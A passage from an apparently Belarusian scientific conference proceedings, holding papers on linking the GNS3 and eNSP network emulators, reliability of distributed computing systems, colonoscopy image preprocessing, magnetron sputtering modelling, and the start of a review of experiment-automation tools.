"n1o_udp:30001:127.0.0.0:20001" и "n1o_udp:30002:127.0.0.0:20002" соответственно. Далее необходимо создать соединение маршрутизаторов между собой. Интерфейсы маршрутизатор R1 "FastEthernet 0/1" подключаем к интерфейсу "FastEthernet 0/1" маршрутизатора R3, интерфейс маршрутизатора R1 "GigabitEthernet 1/0" подключаем к интерфейсу "GigabitEthernet 1/0" маршрутизатора R2, интерфейс маршрутизатора R2 "GigabitEthernet 2/0" подключаем к интерфейсу "GigabitEthernet 2/0" маршрутизатора R3. Очень важно соблюдать данную последовательность подключений, так как ранее была прописана IP-адресация на сетевых интерфейсах маршрутизатора и рабочих станциях. Подключение между двумя маршрутизаторами должно находиться в пределах одной сети, а шлюз указанный в настройках рабочей станции должен соответствовать IP-адресу сетевого интерфейса ближайшего маршрутизатора.

С целью обеспечения взаимодействия GNS и eNSP, следует добавить облако, задачей которого будет обеспечение передачи трафика между двумя средами и сконфигурировать соответствующим образом. Следует подключить интерфейс "GigabitEthernet 1/0" маршрутизатора R3 и "n1o_udp:30010:127.0.0.1:30020" облачной среды.

Итоговая топология симуляции сетевой инфраструктуры в GNS представлена на рисунке 1.




Рисунок 1 – Топология симуляции сетевой инфраструктуры в GNS

3. Настройка взаимодействия в eNSP

В eNSP аналогично GNS осуществляется настройка рабочих станций и маршрутизаторов с созданием облака для взаимодействия с сетевой инфраструктурой, созданной в GNS.

Для настройки рабочей станции ePC1 необходимо указать ip-адрес рабочей станции 192.168.9.20, маску подсети 255.255.255.0 и шлюз по умолчанию 192.168.9.1. После чего необходимо нажать клавишу "Apply" и закрыть окно.

Настройки ePC2 и ePC3 производятся аналогичным образом. IP-адрес ePC2 – 192.168.10.20, маска подсети 255.255.255.0, шлюз по умолчанию – 192.168.10.1. IP-адрес ePC3 – 192.168.8.20, маска подсети – 255.255.255.0, шлюз по умолчанию 192.168.8.1.




Рисунок 2 – Топология симуляции сетевой инфраструктуры в GNS

Конфигурация оборудования аналогична маршрутизаторам Cisco, однако синтаксис команд для оборудования Huawei имеют иной вид. Запуск оборудования производится процедурой, использованной в эмуляторе GNS.

Далее следует соединение сетевых интерфейсов маршрутизаторов. Интерфейс Ethernet 4/0/0 маршрутизатора eR1 подключается к интерфейсу Ethernet 0/0/1 рабочей станции ePC1. Интерфейс GigabitEthernet 0/0/0 маршрутизатора eR1 подключается к интерфейсу GigabitEthernet 0/0/0 маршрутизатора eR2. Интерфейс Ethernet 4/0/1 маршрутизатора eR1 подключается к интерфейсу Ethernet маршрутизатора eR3. Интерфейс Ethernet 4/0/0 маршрутизатора eR2 подключается к интерфейсу Ethernet рабочей станции ePC2. Интерфейс

GigabitEthernet 0/0/1 маршрутизатора eR2 подключается к интерфейсу GigabitEthernet 0/0/1 маршрутизатора eR3. Интерфейс Ethernet 4/0/0 подключается к интерфейсу Ethernet 0/0/1 рабочей станции ePC3.

Соединение "облака" и маршрутизатора eR3 осуществляется по интерфейсу "Ethernet 0/0/1" облачной среды и интерфейсу "GigabitEthernet 0/0/0" маршрутизатора eR3. На этом настройка взаимодействия среды виртуальной эмуляции GNS Cisco и eNSP Huawei окончена. Готовая топология имеет вид представленный на рисунке 2.

Заключение

В результате выполнения эксперимента была выполнена настройка взаимодействия эмуляторов GNS Cisco и eNSP Huawei. При эмуляции сетевой инфраструктуры использовались реальные образы операционных систем маршрутизирующего сетевого оборудования для более точной эмуляции.

При помощи эмулирующих сред GNS Cisco и eNSP Huawei был установлен факт неполной совместимости сетевого оборудования одного вендора. Так сетевой маршрутизатор Cisco c7200 не поддерживал протокол OSPF с виртуальным маршрутизатором Cisco CSR 1000v, что полностью исключило возможность динамической маршрутизации. Данный факт подтверждает преимущество использования мультивендорного принципа построения сетевой инфраструктуры с использованием сред программной эмуляции.

Литература

1. Муха, В.В. Определение временных характеристик восстановления канала связи в различных модификациях протокола STP // В.В. Муха, В.Н. Кулинченко / Материалы XLV студенческой научно-практической конференции «Дни студенческой науки», 17–18 мая 2016 г. : в 2 ч. Ч. 1 – Гомель : ГГУ им. Ф. Скорины, 2016. – С.101–102.

2. GNS3 Jungle [Электронный ресурс]. – Режим доступа: <https://community.gns3.com/community/forum>. – Дата доступа: 11.06.2016.

3. Cisco.com. Руководство по проектированию OSPF [Электронный ресурс]. – Режим доступа: http://www.cisco.com/cisco/web/support/RU/9/92/92027_1.html. – Дата доступа: 04.01.2016.

4. Admindoc.ru. Эмуляция Cisco IOS с помощью Cisco IOU [Электронный ресурс]. – Режим доступа: <http://admindoc.ru/990/emulyatsiya-cisco-ios-s-pomoshhyu-cisco-iou/>. – Дата доступа: 02.01.2016.

5. Huawei.ru. Каталог продукции компании Huawei [Электронный ресурс]. – Режим доступа: <http://www.huawei.com/ru/products/index.htm>. – Дата доступа: 02.01.2016.

А.И. Кучеров

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

НАДЕЖНОСТЬ ФУНКЦИОНИРОВАНИЯ РАСПРЕДЕЛЕННЫХ ВЫЧИСЛИТЕЛЬНЫХ СИСТЕМ

Введение

Сегодня, в условиях постоянного поиска, направленного на улучшение производственных процессов, и быстрого развития вычислительной техники и прикладного программного обеспечения, сложность информационных или вычислительных (или информационно-вычислительных) систем резко возрастает.

Однако технологии и методологии построения, а также администрирования и поддержки распределенных вычислительных систем объединяющих внутри себя множество локальных вычислительных систем, практически не рассматриваются и не обсуждаются. Довольно часто это приводит к тому, что в качестве технологий создания распределенных вычислительных систем разработчики выбирают те, которые изначально на это не рассчитаны.

В связи с этим актуальной задачей стало, как построение, так и эффективное, надежное и качественное управление функционированием распределенных вычислительных систем различного назначения.

Можно отметить, что наравне с термином распределенные вычислительные системы имеют хождение следующие термины: сложные информационные системы, корпоративные информационные системы, распределенные информационные системы, сложные вычислительные системы, локальная или распределенная вычислительная сеть и т. д. Будем считать их идентичными, так как все они обозначают один и тот же класс распределенных вычислительных систем, но имеют отличия по свойствам. Различные названия подчеркивают различные аспекты применения или определения свойства распределенных вычислительных систем.

Таким образом, система информационная или вычислительная зависит от взгляда. Тем более что в современных архитектурах в составе компонентов, из которых конструируется сама система, сливаются данные, вычислительные процедуры (их программы), протоколы доступа и взаимодействия. Поэтому их нельзя разделить. Отсюда вытекает, что название информационные или вычислительные системы одно и то же.

1. Признаки распределенных вычислительных систем

Для всех современных типов распределенных вычислительных систем присуща сложность. Поэтому, прежде, чем начать анализ распределенных вычислительных систем необходимо определить, характер сложности данного класса вычислительных систем.

Также следует отметить, что еще не выработаны единые признаки сложности функционирования распределенных вычислительных систем. В работе для оценки сложности распределенных вычислительных систем применяется следующие признаки сложности:

- Гетерогенность (разнородность технологий, т. к. ни одна технология не решит проблем предприятия, поэтому разработчики вынуждены использовать разные технологии и интегрировать их).

- Разноплатформенность (операционные системы, архитектура вычислительной аппаратуры).

- Интегрированность различных технологий.

- Распределенность.

- Параллельность.

- Реальность масштаба времени.

- Разномасштабность охвата бизнес-процессов, деятельности субъектов экономики, государства.

- Многофункциональность компонентов распределенной вычислительной системы и ее самой.

2. Определение распределенной вычислительной системы

Опираясь на приведенные признаки сложности, можно дать следующее определение распределенной вычислительной системы.

Вычислительная система относится к классу распределенных вычислительных систем, если для ее признаков выполняются следующие условия:

$$(K_L > 2) \& (TP_V = p \& r) \& (K_S > 2) \& (G > 2) \& (TP_C = [lVc]), \quad (1)$$

где K_L – количество локальных вычислительных систем; TP_V – тип выполнения вычислительных процессов; K_S – количество серверов; p – распределенный; r – параллельный; G – количество рабочих станции; TP_C – тип рабочей станции; l – толстый клиент; c – тонкий клиент.

Современный уровень развития общества естественным образом вывел индустрию информационных и вычислительных технологий на одно из ведущих (стратегических) направлений, в котором сосредоточиваются огромные интеллектуальные и финансовые ресурсы. Информация и инструменты управления информацией (программные продукты различного

функционального назначения) приобрели статус информационно-вычислительных ресурсов.

Информационные ресурсы концентрируются в рамках вычислительных систем или распределенных вычислительных систем (т. е. информационных систем). Объединение ресурсов на основе информационно-коммуникационного взаимодействия информационных систем выводит их на уровень корпоративных информационных ресурсов. При этом важным является разнообразие хранения и представления в различных компонентах системы.

Главным назначением вычислительных систем или информационных систем является информационно-вычислительная логистика, предназначенная для поддержания деятельности бизнеса и общества. Но успешное решение этой проблемы в распределенных вычислительных системах (или распределенных информационных системах) связано с эффективностью доставки, транспортировки и передачи информационно-вычислительных сервисов внутри системы.

Поэтому для достижения корректности функционирования сложных систем в целом следует согласованность их функционирования по рядам аспектов, в частности, обеспечить единство информационного и вычислительного пространства во всем пространстве функционирования распределенных вычислительных системах, которые имеют следующие особенности.

Для решения данной проблемы в масштабе государства или объединения, корпорации, предприятия были созданы стандарты на взаимодействие между собой как вычислительных (или информационных) систем, так и их отдельных приложений в рамках распределенных вычислительных систем.

3. Показатели надежности

Под показателями надежности подразумеваются вероятности перехода системы в состояния останова и аварии, а также интенсивности этих переходов.

Вначале рассмотрим показатели надежности, относящиеся к переходам в состояние останова. Останов распределенной вычислительной системы наступит, если в состояние останова перейдут все клиенты или все порты концентратора, к которым подключены клиенты, сервер или порт концентратора, к которому он подключен.

Вероятность того, что на интервале $[0, t]$ произойдет останов, можно записать следующим образом:

$$P_o(t) = 1 - M(\bar{P}_{ok1}(t) \bar{P}_{ok2}(t) \bar{P}_{ok3}(t) \bar{P}_{oc}(t)), \quad (2)$$

где $P_{ok1}(t)$ – вероятность останова всех клиентов к моменту времени t ; $P_{ok2}(t)$ – вероятность останова всех портов концентратора, к которым подключены клиенты, к моменту времени t ; $P_{ok3}(t)$ – вероятность останова порта концентратора,

ра, к которому подключен сервер, к моменту времени t ; $P_{oc}(t)$ – вероятность останова сервера к моменту времени t .

Теперь рассмотрим показатели надежности, относящиеся к переходам системы в состояние аварии.

Авария произойдет, если в аварийное состояние перейдет хотя бы один клиент, порт концентратора или сервер. Подсистема переходит в аварийное состояние, если после скрытого отказа системы безопасности происходит отказ контролируемых ею подсистем.

Вероятность того, что на интервале $[0, t]$ произойдет авария, можно записать следующим образом:

$$P_{ак}(t) = 1 - M(\bar{P}_{ак}(t) P_{ак2}(t) P_{ac}(t)), \quad (3)$$

где $P_{ак1}(t)$ – вероятность аварии одного из клиентов к моменту времени t ; $P_{ак2}(t)$ – вероятность аварии одного из портов концентратора к моменту времени t ; $P_{ac}(t)$ – вероятность аварии сервера к моменту времени t .

Заключение

Таким образом, были получены выражения для вычисления вероятности аварии и интенсивности аварий распределенной вычислительной системы на интервале времени $[0, t]$. То, что показатели надежности были получены без каких-либо предположений о числе клиентов в системе и о законах распределения наработок на отказ, позволяет говорить о точности результатов. Анализ распределенных вычислительных систем, которые моделируются как набор сервисов, предоставляемых сервером клиентским процессам, является важной задачей. Сбор и хранение данных – дорогостоящие процедуры, поскольку часто данные стоят больше, чем распределенная вычислительная система, на которой они обрабатываются. Предлагаемые процедуры надежностного анализа распределенных вычислительных систем позволяют уже на этапе проектирования предотвратить излишнее дублирование данных (для предотвращения их потери вследствие ненадежности системы) и избежать дополнительных усилий и финансовых затрат.

Литература

1. Кучеров, А.И. Инициализация начального состояния компьютера для реализации экспериментов по надежности узла локальной вычислительной сети / А.И. Кучеров, А.В. Воруев, В.Д. Левчук // Известия Гомельского государственного университета имени Ф.Скорины. – 2015. – № 6(93). – С. 64–69.

2. Ускенбаева, Р.К. Аппаратная и программная интеллектуализация систем и сетей обработки информатизации. / Р.К. Ускенбаева // Труды Международ-

ной конференции «Молодые ученые – 10-летию независимости Казахстана». – Алматы: КазНТУ. – 2001. – Ч. 2. – С. 300–304.

3. Юнусов, Р.В. Оценка надежности программного обеспечения клиент-сервер на примере комплексной системы управления предприятием «Галактика» / Р.В. Юнусов // Вестник НИИ СУВПТ. – 2001. – Вып. 7. – С. 107–112.

4. Юнусов, Р.В. Анализ надежности аппаратно-программного информационно-управляющего комплекса / Р.В. Юнусов // Вестник НИИ СУВПТ. – 2003. – Вып. 11. – С. 103–106.

5. Ковалев, И.В. Анализ архитектурной надежности программного обеспечения информационно-управляющих систем / И.В. Ковалев, Р.Ю. Царев, О.И. Завьялова // Приборы. – 2010. – № 11. – С. 24–26.

6. Царев, Р.Ю. Оценка транзакционной надежности современных систем управления и обработки информации / Р.Ю. Царев, А.В. Штарик, Е.Н. Штарик, О.И. Завьялова // Приборы и системы. Управление, контроль, диагностика. – 2012. – № 6. – С. 29–32.

7. Модель анализа надежности распределенных вычислительных систем / Р.Ю. Царев [и др.] // Вестник СибГАУ. – 2013. – № 1(47). – С. 86–91.

Mihaela Luca, Adrian Ciobanu

Institute of Computer Science, Romanian Academy, Iași, Romania

IMAGE PROCESSING AND FEATURE EXTRACTION IN AUTOMATIC MEDICAL DIAGNOSIS

Abstract

The paper contains a brief overview on our previous research developed in the field of automatic medical diagnosis, strengthening on the recent work, in progress. We are shortly describing more of our medical diagnosis approaches [1–4]: audiometric expert system, hearing impairment fuzzy prediction for professional diseases, bone scintigraphy automatic diagnosis, pulmonary scintigraphy automatic evaluation, thyroid scintigrams analysis, early non-invasive breast cancer detection, fuzzy rule-based support system for haematological diseases classification, and we strengthen on our most recent research, the colonoscopy pre-processing and analysis. Colonoscopy is a time consuming procedure, needing intensive attention and expert assistance. Automatically selecting the risk relevant frames is important both for physicians and for computer assisted learning [5], [6]. From a colonoscopy video we extracted a number of frames, to decrease the computing complexity in order to analyse the abnormal aspects and risk regions. In order to prepare the colonoscopy

image database, we used LAB colour space, a successive selection of entropy levels and histogram transforms. Frames carrying low quantity of information in images with spurious water and air bubbles, residues in the colon and lighting effects due to the colonoscopy procedure itself are discarded. We constituted an image data base using a colonoscopy record and applying more successive procedures in order to pre-process them. For example, from a record we selected a relevant sequence, we extracted 5100 frames, with a resolution of 768×576 pixels, coded RGB on 24 bits, in TIFF format. In order to reduce the computing complexity, and processing time, we downsized the image resolution in two steps, obtaining 5100 RGB images, with a resolution of 192×144 pixels, BMP format. We optimized the parameters of the LAB histograms [7] for all the colours found in these frames, every frame being transformed from RGB to LAB format. Colour features extracted for these frames were used to compute Manhattan distance between two frames, inspecting the colour differences between successive images. Similar coloristic images were grouped in order to be further analysed. In order to automatically identify the useless frames, a multilevel entropy computing on regions was applied on successive frames, in a trial and error procedure, eliminating over 60% of the images, as being non-eligible for further detection of curves, vessels networks and polyps shapes matching, upon a well-structured database indexed in time and contained features towards adenoma automatic identification.

References

1. Costin (Luca), M. Toward a Diagnosis System using Nuclear Medicine Image Processing / M. Costin (Luca), M. Zbancioc, A. Ciobanu, C. Ștefănescu, // ECIT. – 2002. – P. 7–12.
2. Costin (Luca), M. Image Processing in Pulmonary Disease Diagnosis / M. Costin (Luca), C. Stefanescu, D. Galea, M. Zbancioc // IEEE – SOFA 2005, IEEE Intern. Workshop on Soft Computing Applications. – 2005. – P. 231–236.
3. Costin (Luca), M. Imagistic and Data Processing Software for Early Breast Cancer Detection / M. Costin (Luca), M. Zbancioc, O. Baltag, S. Bejinariu. // 12th Intern. Conf. IPMU, Inform. Processing and Management of Uncertainty in Knowledge-Based Systems. – 2008. – P. 89–92.
4. Fuzzy rule-aided decision support for blood cell recognition / H.N. Costin [et al.] // Systems & Artificial Intelligence. – 2001. – Vol. 7(1–3). – P. 61–70.
5. Manivannan, S. Automatic normal-abnormal video frame classification for colonoscopy / S. Manivannan, W. Ruixuan, E. Trucco, A. Hood // IEEE 10th Intern. Symp. on Biomed. Imaging (ISBI). – 2006 – P. 7–11.

6. Mo, W. Content-Based Retrieval System for Endoscopic Images / W. Mo, A. Zanchao Zhang // International Journal of Information Technology. – 2005. – Vol. 11(12). – P. 76–79.

7. Ciobanu, A. Iris Identification Based on Optimized LAB Histograms Applied to IRIS Partitions / A. Ciobanu, M. Luca (Costin), I. Pavaloi, T. Barbu, // Autom. & Calc. – 2014. – P. 37–48.

8. Costin, H.N. Fuzzy rule-based decision support system for haematological diseases classification / H.N. Costin, M. Costin, M. Zbancioc // Proc. Intern. Federation for Medical & Biomedical Eng. – 2001. – Vol. 1. – P. 433–436.

**С.Н. Мельников, Д.А. Голосов, С.М. Завадский, Д.Э. Окоджи,
Г.М. Рубан, Д.Д. Котинго**

Центр 10.1 «Электронных технологий и технической диагностики технологических сред и твердотельных структур»,
УО «Белорусский государственный университет информатики и радиоэлектроники», Минск, Беларусь

ПРИМЕНЕНИЕ СКВОЗНОГО МОДЕЛИРОВАНИЯ ПРИ ПРОЕКТИРОВАНИИ СИСТЕМ МАГНЕТРОННОГО РАСПЫЛЕНИЯ

Введение

В настоящее время магнетронное распыление заняло лидирующие позиции среди методов нанесения тонких пленок [1]. К достоинствам метода можно отнести высокие скорости распыления, сравнительно низкое энергетическое воздействие на подложку, возможность нанесения, как слоев металлов, так и их соединений. Магнетронные распылительные системы (МРС) являются по существу автономными источниками распыляемого материала и допускают широкое разнообразие, как форм распыляемой поверхности мишени, так и пространственного взаимного расположения мишени и подложки. С применением метода наносят твердые, износостойкие, антикоррозионные, декоративные покрытия и покрытия со специфическими оптическими, или электрическими свойствами. Для предприятий, занимающихся нанесением покрытий, необходимо оборудование, которое обеспечивает высокую производительность нанесения слоев с длительным использованием мишени и высокой равномерностью по толщине без эмпирического подбора взаимного расположения составных частей системы. Это означает, что производителям магнетронного оборудования необходимо на этапе проектирования предсказывать характеристики разрабатываемой конструкции магнетрона. В данном случае применение методов компьютерного моделирования позво-

ляет исключить ошибки при проектировании установок и систем магнетронного распыления и значительно уменьшить сроки и затраты на разработку. При этом желательным является возможность оптимизации параметров систем и процессов путем моделирования, не прибегая к выполнению реального эксперимента.

Таким образом, целью работы была разработка относительно простой методики сквозного моделирования магнетронных систем от прогнозирования зоны эрозии магнетрона до формирования покрытия на подложке, которая бы оперировала реальными параметрами процесса и позволяла с достаточной для практического применения точностью производить расчет без использования мощных компьютерных ресурсов.

1. Моделирование электромагнитных полей и оптимизация магнитной системы магнетрона

Решение подобной проблемы становится возможным только в том случае, если общая задача разбивается на ряд последовательных стадий, которые связаны между собой набором общих данных.



Рисунок 1 – Алгоритм расчета профиля эрозии с возможностью оптимизации конфигурации магнитной системы магнетрона

Для расчета требуемой конфигурации магнитной системы МРС и профиля эрозии мишени разработан алгоритм, представленный на рисунке 1. Прогнозирование зоны эрозии мишени реализовано в программном модуле *TargProf* на базе оригинального метода, основанного на определении зоны ионизации рабочего газа в разрядной зоне магнетрона [2]. При этом предполагается, что ионизация рабочего газа в основном происходит в области скрещенных $E \times H$

полей, где вектор магнитной индукции практически перпендикулярен вектору напряженности электрического поля и индукция магнитного поля имеет величину не ниже определенного значения.

В качестве исходных данных программного модуля используются результаты расчета электромагнитных полей в разрядной зоне магнетрона, которые рассчитываются с помощью программного комплекса моделирования двумерных полей *ELCUT*. При этом конструкция ионно-плазменного устройства представляется в виде ряда подобластей, каждой из которых приписывается определенный набор физических свойств. Для расчета проектируемых ионно-плазменных систем созданы базы данных электрофизических и магнитных свойств применяемых материалов. Объекты *ELCUT* обеспечивают постановку задачи, описание ее геометрической модели, построение сетки конечных элементов и ее решение. Результаты расчета с помощью технологии *ActiveField* передаются из программного комплекса *ELCUT* программному модулю *TargProf*. Разработанная программа формирует матрицы индукции магнитного поля, горизонтальной составляющей индукции магнитного поля, напряженности электрического поля. В полученной матрице горизонтальной составляющей индукции магнитного поля с учетом граничных условий выделяется зона ионизации рабочего газа, для каждой точки пространства, рассчитывается относительная частота ионизации и создается матрица выходных результатов. Профиль распределения плотности ионного тока мишени формируется путем интегрирования распределения относительной скорости ионизации во всем объеме плазмы

$$j_i(r) = \int_0^{z^*} n_e(r, z) v_i(r, z) dz, \quad (1)$$

где n_e – плотность ионизирующих электронов, v_i – частота ионизации, z^* – граница плазмы. Средняя частота ионизации, определяемая функцией распределения электронов по энергиям. Далее с учетом параметров материала мишени рассчитывается профиль эрозии мишени магнетрона и коэффициент использования материала мишени. Программа *TargProf* позволяет рассчитать профиль эрозии мишени, коэффициент использования материала мишени и полное время работы мишени. Верификация предложенной модели проведена на ряде разрабатываемых МРС и установлено, что погрешность моделирования профиля эрозии не превышала 16 %.

Результаты расчета магнитных полей также используются для анализа магнитных потоков бокового и центрального магнитов, индукции магнитного поля в разрядной зоне и уровня несбалансированности магнитной системы МРС

[4]. Степень несбалансированности магнитной системы магнетрона оценивается с помощью коэффициента геометрической несбалансированности

$$K_G = \frac{Z_0}{2\bar{R}}, \quad (2)$$

где Z_0 – расстояние от поверхности магнита до точки на оси МРС, в которой вертикальной составляющей индукции магнитного поля изменяет направление на противоположное, $\bar{R}$ – радиус максимальной эрозии в зоне распыления.

Результатом моделирования является оптимальная конфигурация магнитной системы с точки зрения разрядных характеристик и уровня ионной бомбардировки растущей пленки и прогнозируемый профиль эрозии мишени, основные параметры которого передаются программному комплексу *Deposition* для расчета толщины тонкопленочных покрытий.

2. Моделирование распределения толщины нанесенного покрытия

Для расчета скорости нанесения слоев для аксиальных и протяженных магнетронных распылительных систем при различной конфигурации систем перемещения подложек на основе оригинальных методик и результатов собственных экспериментов разработаны математические модели. Модели описывают следующие конфигурации процессов магнетронного распыления [3–6]: нанесение слоев на стационарные подложки; нанесение слоев на линейно перемещаемые подложки; нанесение на подложки, расположенные на вращающемся барабанном подложкодержателе для двух конфигураций процесса: I – магнетрон располагается снаружи вращающегося барабанного подложкодержателя; II – магнетрон располагается внутри вращающегося барабанного подложкодержателя; магнетронное нанесение при планетарном вращении подложек; нанесение слоев при распылении мозаичных мишеней с произвольным расположением вставок.

На основе предложенных моделей создан программный комплекс *Deposition* (рисунок 2), который позволяет рассчитать распределение скорости нанесения и толщину наносимых слоев в любой точке подложки для различных конфигураций зон распыления магнетронных распылительных систем и систем перемещения подложек [2]. Расчет основан на интегрировании потоков с каждой точки зоны распыления. При расчетах учитывается реальное распределение плотности ионного тока в зоне распыления, зависимость эффективного коэффициента распыления и ионно-электронной эмиссии материала мишени от напряжения разряда, термализация распыленного потока. Однако поскольку в разработанных моделях не учитываются эффекты термализации распыленного потока, то анализ процессов магнетронного нанесения слоев возможно проводить при рабочем давлении в зоне нанесения не более 1,0 Па.



Рисунок 2 – Структура программного комплекса *Deposition* для моделирования нанесения тонкопленочных покрытий методом магнетронного распыления

Программа опробована и испытана при разработке и исследовании ряда реальных распылительных систем и установок магнетронного распыления. Анализ результатов моделирования показал, что погрешность расчетов по всем предложенным моделям не превышает 15,0 %.

Заключение

Разработаны методы компьютерного моделирования для проектирования систем и процессов магнетронного распыления, которые позволяют проводить сквозное моделирование систем магнетронного нанесения от этапа создания магнитной системы магнетрона до формирования покрытия на поверхности подложки.

Литература

1. Pauleau, Y. Materials surface processing by directed energy techniques / Y. Pauleau. – Elsevier ltd, 2006. – 722 p.
2. Голосов, Д.А. Сквозное моделирование процессов нанесения покрытий при магнетронном распылении / Д.А. Голосов, С.М. Завадский, С.Н. Мельников // Вестн. Полоц. гос. ун-та. Сер. С: Фундаментальные науки. – 2013. – № 4. – С. 75–82.
3. Svadkovski, I.V. Characterisation parameters for unbalanced magnetron sputtering systems / I.V. Svadkovski, D.A. Golosov, S.M. Zavatskiy // Vacuum. – 2002. – Vol. 68. – № 4. – P. 283–290.

4. Голосов, Д.А. Распределение толщины тонкопленочных слоев при магнетронном нанесении на линейно перемещаемые подложки / Д.А. Голосов, А.П. Достанко, С.Н. Мельников // Вакуумная техника и технология. – 2012. – Т. 22. – № 1. – С. 27–34.

5. Голосов, Д.А. Модель расчета толщины тонкопленочных слоев для магнетронных установок с подложкодержателями барабанного типа / Д.А. Голосов, С.Н. Мельников // Энергоэффективные электротехнологии. – 2011. – С. 49.

6. Golosov, D.A. Calculation of the Elemental Composition of Thin Films Deposited by Magnetron Sputtering of Mosaic Targets / D.A. Golosov, S.N. Melnikov, A.P. Dostanko // Surface Engineering and Applied Electrochemistry. – 2012. – Vol. 48. – № 1. – P. 52–59.

Г.С. Покаташкин^{1,2}, Р.Г. Шуляковский¹, М.Н. Невмержицкий¹

¹ГНУ «Институт прикладной физики

Национальной академии наук Беларуси», Минск, Беларусь

²Объединённый институт ядерных исследований, Дубна, Россия

ОБЗОР МЕТОДОВ АВТОМАТИЗАЦИИ ЭКСПЕРИМЕНТА

Введение

С ростом возможностей вычислительной техники растёт и объём информации, которую необходимо хранить, передавать и обрабатывать. Кроме этого, остаётся вопрос о качестве получаемых данных. Для решения этой задачи, человечество совершенствует электронику, материалы и методы. Одним из направлений позволяющим повысить качество сбора и обработки данных составляют методы и техники автоматизации эксперимента.

Эксперимент – метод исследования некоторого явления в управляемых наблюдателем условиях. Для того, чтобы повысить качество сбора данных, снизить систематические ошибки, негативные (фоновые) явления и получить наглядные и обработанные данные – необходимо использовать автоматизацию и постоянно совершенствовать методы. Очень часто, под методом понимается совокупность техник, приёмов и алгоритмов для достижения желаемого результата.

В данной работе будет приведён обзор нескольких методов автоматизации эксперимента отличающихся друг от друга, как по области применения, так и по своей сути, а также основные инструменты необходимые для работы методов и алгоритмов.

1. Инструментарий

На сегодняшний день существует огромное количество языков программирования и программных пакетов позволяющих реализовать те или иные функции автоматизации. Однако некоторые используются довольно часто и являются стандартом практически в любой области.

Стандартом языков программирования считается C++. Основные преимущества, по которым данный язык выигрывает среди прочих это быстрота, переносимость, масштабируемость и лёгкость. На C++ написаны пакеты Geant4 и ROOT (о которых пойдёт речь позже). Основные недостатки C++ это высокий порог вхождения пользователя и медленная работа комитета по стандартизации.

Если необходимо написать быстрый и читабельный код, то лучше чем Wolfram mathematica нет. Пакет, поддерживающий множество стилей программирования и обладающий огромным набором встроенных функций, а также аппаратом аналитических вычислений, быстро справиться с отладкой алгоритма и визуализацией данных.

Для работы с базами данных принятым стандартом является структурный язык запросов (SQL). SQL с маленьким порогом вхождения пользователя и множеством реализаций, надстроек и модификаций – всегда используется там, где необходимо хранить большое количество данных и иметь к ним быстрый доступ.

Что бы работать с матричной алгеброй больших размерностей, существует пакет MATLAB, который специально разработан для этих целей.

